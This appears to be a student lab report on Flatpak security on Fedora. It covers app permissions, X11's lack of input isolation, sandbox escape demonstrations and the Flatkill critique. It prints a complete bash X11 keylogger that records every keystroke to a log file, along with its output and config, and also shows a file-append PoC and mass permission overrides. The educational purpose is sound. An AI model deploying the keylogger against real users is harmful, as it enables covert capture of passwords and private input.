Systems Security & the Concept of Least Privilege Access

Sandboxed vs. Non Sandboxed

A sandboxed application runs in a restricted environment that isolates it from the rest of the system. It limits the application's access to system resources, files, the network(s), and other applications unless explicitly allowed. With that in mind, it comes with expectations of security, such as limited access and permissions, containment of any potential malicious behavior, and a lower risk of persistent threats. Limited access and permissions ensures that the application has the access and resources granted that it needs to function and nothing more, which prevents it from interacting with other system files or the operating system. The containment of any potential malicious behavior prevents a malicious app from spreading and infecting other files outside of the sandbox. This ties into the expectation of a lower risk of persistent threats – a restricted app that is sandboxed means that there's a lower probability of malware spreading throughout a system or hiding in files.

In comparison, a non-sandboxed file is the exact opposite – an application run with full privileges and without any constraints. The security expectations one would have operates under a certain level of trust. Being granted full system access means non-sandboxed apps have full access privileges to an OS and its files, such as reading/writing data. You also trust that the source and developer from which you're downloading an app is reliable and isn't loaded with malware that can affect your system. So overall, non-sandboxed apps are trusted in the sense that we allow them to operate under the assumption that they won't cause harm, but they aren't necessarily trustworthy because there's still the likelihood that it could compromise one's system.

In viewing the two images side by side for installing the Evince app, one shows the GUI for the older Fedora 33, and the other shows the GUI for the newer Fedora 35. The former says that Evince is sandboxed, while the latter states that the app is considered unsafe because it can read-write all data, and that it uses a legacy system. In that sense, it operates like a non-sandboxed application rather than the previously identified sandboxed designation. The read/write permissions give it little to no containment and (near) full access. Furthermore, the security reliability and protection from malware is not only unreliable due to its privileges, but also because the app uses an outdated legacy system. All this leads to the conclusion that the security expectations for the app have changed.

<u>Apps & Their Permissions</u>

Listed below are five applications and the permissions they have:

-The app “Railway” is an app used to find travel information. It has permissions that allow it to access the internet and local network, allows inter-process communication, can display Windows via Wayland 11 (with X11 being the fallback option if Wayland isn’t available), access is granted to Direct Rendering Infrastructure (DRI) which allows access to GPU properties. The permissions are appropriate because the app needs to be connected to its online services. Furthermore, inter-process communication is standard for apps (GUI) and is safe and expected, while GPU acceleration via DRI is common and improves performance.

-”Digger”, a DNS lookup tool, follows the same pattern. It can access the internet, it allows inter-process communication, it can display GUI with Wayland 11 or X11 as the fallback option, and it has access to GPU acceleration via DRI. The permissions here are appropriate because network access is needed for DNS lookups, the display sockets are required for GUI, and inter-process communication is standard and safe.


-Camera has permissions that allow inter-process communication, GUI display, audio output, GPU acceleration, and read-write access to the app’s folder for a user. These permissions are safe because there’s access only to the app’s folders, there’s no network access, and the GPU and GUI permissions let the app work smoothly.

-Audio Player has permissions that allow for access to the Internet and local network, inter-process communication, GUI display, audio output, GPU acceleration. There is also a permission that disables JIT (Just in Time) in GJS (GNOME JavaScript engine). These are adequate for an audio player – audio and display sockets are needed, there is network access if music is streamed, while disabling JIT is optional but fine.

-KPatience, an app for playing Solitaire has permissions that allow for internet access, inter-process communication, GUI display windows, audio output, GPU acceleration, and a permission that allows for a personalized theme. In addition, there are permissions for Session Bus Policy that allow for global app menu integration and the reading of personalized settings. The settings are fine as is, but network access isn’t particularly needed, nor is audio.

<u>The Insecurity of X11</u>

The following is a screenshot of a keylogger in action, along with its script:



```
|    ▯ImExPS/2 Generic Explorer Mouse           id=12   [slave  pointer  (2)]
⌊ Virtual core keyboard                         id=3    [master keyboard (2)]
    ▯Virtual core XTEST keyboard                id=5    [slave  keyboard (3)]
    ▯Power Button                               id=6    [slave  keyboard (3)]
    ▯Sleep Button                               id=7    [slave  keyboard (3)]
    ▯Video Bus                                  id=8    [slave  keyboard (3)]
    ▯AT Translated Set 2 keyboard               id=11   [slave  keyboard (3)]
[root@fedora ~]# xinput test 11
key release 104
key press   28
tkey press   26
ekey release 28
key press   39
skey release 26
key press   28
tkey release 39
key press   31
ikey release 28
key press   57
nkey release 31
key release 57
key press   42
gkey release 42
```

(script – *Below is a X11 keylogger that listens to a specified keyboard device via xinput, maps keycodes to characters using xmodmap, tracks Shift/Caps Lock state, and appends the resulting characters to a log file in /tmp. It requires access to the X input device (device ID) and runs locally, recording all typed keystrokes to the specified log file. Its process is illustrated above.)*

```
#!/usr/bin/env bash
set -euo pipefail


DEVICE_ID=11
LOG_FILE="/tmp/tmp.QTQTivXDhI/log.txt"
KEYMAP=$(mktemp)


xmodmap -pke > "$KEYMAP"


SHIFT=0
```
]

```
CAPS=0

xinput test "$DEVICE_ID" | while read -r line; do
  if [[ $line =~ key\ press\ ([0-9]+) ]]; then
    code=${BASH_REMATCH[1]}
    if [[ $code -eq 50 || $code -eq 62 ]]; then
      SHIFT=1
      continue
    elif [[ $code -eq 66 ]]; then
      ((CAPS=1-CAPS))
      continue
    fi

    if [[ $SHIFT -eq 1 || $CAPS -eq 1 ]]; then
      char=$(grep "^keycode $code " "$KEYMAP" | awk '{print $5}')  # shifted
    else
      char=$(grep "^keycode $code " "$KEYMAP" | awk '{print $4}')  # normal
    fi
     echo -n "$char" >> "$LOG_FILE"

    SHIFT=0

  elif [[ $line =~ key\ release\ ([0-9]+) ]]; then
    code=${BASH_REMATCH[1]}
    if [[ $code -eq 50 || $code -eq 62 ]]; then
      SHIFT=0
    fi
    fi
Done
```

(And this is the configuration file)

```
org.flatpak.keylogger

Configuration file for the Flatpak sandbox key input monitor

========== GENERAL SETTINGS ==========

Optional: manually set the device ID to monitor.

If left blank, the script will attempt to detect a physical keyboard automatically.

DEVICE_ID="11" -(the xinput was 11 for me)-

Working directory for temporary data and logs.

The script will create this directory at runtime if it doesn’t exist.

LOG_DIR="/tmp/tmp.QTQTivXDhI"

File path where the raw keymap (from xmodmap -pke) will be stored.

KEYMAP_FILE="$LOG_DIR/keymap.txt"

File path where converted key output is written.

LOG_FILE="$LOG_DIR/log.txt"

========== KEYBOARD MODIFIER SETTINGS ==========

Common X11 keycodes for Shift and Caps Lock — adjust only if necessary.

You can confirm these by running xmodmap -pke in the sandbox.

SHIFT_KEYS="50 62" # Left Shift = 50, Right Shift = 62 CAPS_KEY="66" # Caps Lock = 66
```

========== SANDBOX & RUNTIME NOTES ==========

- Must be executed under an X11 session (not Wayland).

- xinput and xmodmap must exist inside the Flatpak environment.

- This configuration controls only behavior within the sandbox


and does not grant host system access.

The Difference Between Wayland & X11

When you log out and log back in under a Wayland session, any user-level Flatpak overrides, such as permissions granted to a keylogger Flatpak, persist because they are stored in the local folder. However, the effectiveness of certain permissions depends on the windowing system. On Wayland, a Flatpak cannot capture input from other applications or read their windows, so a keylogger Flatpak will no longer be able to record keystrokes. On X11, the --socket=x11 permission allows a Flatpak to access input events from all other apps, so keylogging remains possible across logouts. Permissions like filesystem or device access remain effective on both X11 and Wayland, meaning the app can still access user files or hardware. The difference occurs because Wayland enforces strict isolation between apps, whereas X11 allows shared access to input and windows. System-wide overrides or policy changes are required to affect all users, but user-level overrides are sufficient for sandbox escapes at the individual level. Therefore, the security risk of a keylogger Flatpak is much higher on X11 than on Wayland, while persistent overrides explain why some privileges survive logout and login.

The Sandbox Escape

The following is a screenshot of a proof of concept exploit, the complete exploit script, along with the Flatpak configuration file.



```
[+] Appended harmless command to /root/bashrc_test
[+] Sourcing /root/bashrc_test...
Gotcha
Gotcha
Gotcha
Gotcha
[root@fedora ~]# ./simulation_poc
[+] Appended harmless command to /root/bashrc_test
[+] Sourcing /root/bashrc_test...
Gotcha
Gotcha
Gotcha
Gotcha
Gotcha
[root@fedora ~]# ./simulation_poc
[+] Appended harmless command to /root/bashrc_test
[+] Sourcing /root/bashrc_test...
Gotcha
Gotcha
Gotcha
Gotcha
Gotcha
Gotcha
[root@fedora ~]# 
```

(*This script below is a simple proof-of-concept script that appends an echo "Gotcha" command to a user-writable file ($HOME/bashrc_test) and then sources that file to execute the appended line. It demonstrates the pattern of modifying a file that will be executed (append + source) without performing any destructive or persistent actions. The process is illustrated above.*)

```
#!/bin/bash

#Safely simulating appending a command

TARGET="$HOME/bashrc_test"

touch "$TARGET"

echo 'echo "Gotcha"' >> "$TARGET"

echo "[+] Appended harmless command to $TARGET"

echo "[+] Sourcing $TARGET..."

source "$TARGET"
```

(For remotes.txt configuration):


Fedora system, oci

Flathub system

Flathub user

Hello-origin	user,no-enumerate,no-gpg-verify

As a bonus, the following is a demonstration of a proof of concept exploit that modifies Flatpak policies:



```
[root@fedora ~]# ~/.local/share/flatpak/overrides
bash: /root/.local/share/flatpak/overrides: Is a directory
[root@fedora ~]# nano
[root@fedora ~]# chmod +x override
[root@fedora ~]# ./override
Applying overrides to com.github.tchx84.Flatseal...
Applying overrides to de.schmidhuberj.DieBahn...
Applying overrides to io.github.tobagin.digger...
Applying overrides to org.flatpak.Builder...
Applying overrides to org.flatpak.Hello...
Applying overrides to org.freefilesync.FreeFileSync...
Applying overrides to org.gimp.GIMP...
Applying overrides to org.gnome.Crosswords...
Applying overrides to org.gnome.Decibels...
Applying overrides to org.gnome.Snapshot...
Applying overrides to org.gnome.gedit...
Applying overrides to org.gnu.emacs...
Applying overrides to org.inkscape.Inkscape...
Applying overrides to org.kde.konsole...
Applying overrides to org.kde.kpat...
Applying overrides to org.kde.krita...
Applying overrides to org.libreoffice.LibreOffice...
Overrides applied to all apps.
[root@fedora ~]# 
```

<u>Permissions</u>

Looking at 5 apps – LibreOffice, GIMP, InkSpace, Krita, & FreeFileSync – they all share the filesystem=host permission. The filesystem=host permission permits full access to almost the entire host filesystem. In removing it, it removes the ability of filesystem=host to override the sandbox's normal restrictions. The app would only be able to see what is explicitly granted by the user. For some of the apps, this can cause minor usability issues. For example, GIMP wouldn't be able to open images from external drives outside of permissive folders (unless the permission is regained). LibreOffice & Inkscape wouldn't be able to open files outside of allowed folders.

On the other hand, the --persist=path option in Flatpak is used to give an app a private, persistent storage area inside its sandbox. Unlike the --filesystem=host permission, which grants access to real folders on your host system, --persist creates a directory that only the app can access, and its contents survive app updates. This is useful for apps that need to save projects, cache, or other data without risking exposure of your personal files, keeping the sandbox more secure. For example, with GIMP, creating a persistent folder called "gimp-projects" inside GIMP’s sandbox allows the app to save and load files there across sessions while keeping them isolated from your home directory.

Security Model for Flatpak

Flatpak’s security model is built around isolating desktop applications from the host system through sandboxing and permission mediation. It assumes a small set of trusted components—the host operating system, Linux kernel, Flatpak daemon, bubblewrap sandboxing tool, and xdg-desktop-portals—while treating the applications themselves as untrusted. The trust relationships extend to the repository operators and runtime providers, who are trusted to sign and distribute authentic software, but not necessarily to guarantee its safety or freedom from vulnerabilities. End users are partially trusted: Flatpak enforces their configuration decisions but cannot prevent them from granting overly broad permissions.

The sandbox serves two complementary purposes. First, it protects the system from malicious or untrusted applications whose developers may intentionally include harmful functionality. Second, it limits the impact of benign applications that contain vulnerabilities which an external attacker could exploit. In both cases, Flatpak enforces least privilege using Linux namespaces, cgroups, and seccomp filters, and mediates access to sensitive resources such as files, devices, and networks through trusted portal services that require user consent. This ensures that even if an application is compromised, the attacker’s control remains confined to the sandbox.

Flatpak’s adversaries include malicious application developers, compromised repositories or runtimes, and external attackers exploiting vulnerabilities in otherwise benign apps. Their goals typically involve escaping the sandbox, exfiltrating user data, escalating privileges, or distributing tampered updates. These adversaries are assumed to have full control over the code running inside their sandbox, but not over the host system or trusted Flatpak infrastructure. Flatpak mitigates such threats through cryptographic verification of packages, strong process isolation, and mediated interfaces for host interaction. However, Flatpak’s security guarantees are not absolute. The system does not protect against kernel-level exploits, compromised trusted components (such as portals or repository keys), or users who voluntarily disable isolation by granting excessive permissions. Nor does it address covert-channel attacks or side-channel leakage. Within these limits, Flatpak’s design provides a pragmatic and layered defense: it confines untrusted or vulnerable software to a controlled environment and allows secure, user-mediated interaction with the host, achieving a strong balance between usability and isolation on the Linux desktop.

In short, Flatpak's security model combines sandbox-based containment with cryptographic integrity and user control. It assumes trust in the enforcement and distribution infrastructure but treats all applications as potentially hostile or exploitable. Whether facing a malicious developer or an exploited benign app, Flatpak's sandbox provides a consistent barrier—minimizing the risk that compromised software can endanger the user's system or data.

Is It Really Safe & Secure?

Flatpak itself offers a technically solid, well-designed sandboxing and signing framework. From a security architecture perspective, it clearly defines trust boundaries, limits privileges, and ensures software integrity. Its design aligns with modern least-privilege principles. Flatkill (the critique) focuses on security in practice. It argues that real-world repositories, permissive defaults, and user behaviors frequently violate those assumptions, leading to weaker effective security. It also points out that Flatpak's own developers acknowledge it should not be considered a hard isolation boundary.

While Flatpak is designed to provide sandboxed applications with restricted access to the host system, in practice, its security guarantees are often overstated. The old "Sandboxed" badge in GNOME Software suggested that Flatpak apps were inherently safe and fully isolated. Flatkill argues this was misleading: many apps request broad permissions—full access to the home directory, network, or system resources—effectively nullifying the sandbox for that app. Users, seeing the badge, may assume strong security where there is only partial containment. The new installation GUI improves the situation by making requested permissions more visible and allowing users to inspect and revoke them. This addresses some of Flatkill's concerns by giving users more control and transparency. However, it still relies heavily on informed user decisions. Over-permissioned apps, vulnerable shared runtimes, and implicit trust in repositories like Flathub mean that the system can still be compromised despite the improved interface.

Regarding overall system security, a Flatpak-enabled system is not automatically more secure than a traditional Linux system. In theory, sandboxing, least-privilege design, and cryptographically verified repositories reduce the risk of app-based compromise. In practice, the combination of permissive app permissions, shared runtime vulnerabilities, repository trust assumptions, and potential kernel or Flatpak bugs means that the real-world attack surface is often comparable to, or only slightly reduced from, a non-Flatpak system. Flatkill's critique emphasizes that Flatpak's security benefits are more promotional than practical, and users should not assume a "sandboxed" app is safe by default.

So, to conclude, while Flatpak intends to improve security through sandboxing and isolation, Flatkill convincingly shows that its practical effectiveness is limited. The old

“Sandboxed” badge was misleading, the new GUI helps but does not fully mitigate risks, and systems using Flatpaks are not inherently more secure without careful attention to permissions, runtime updates, and repository trust. The theoretical model is sound, but the real-world implementation leaves significant gaps that Flatkill highlights.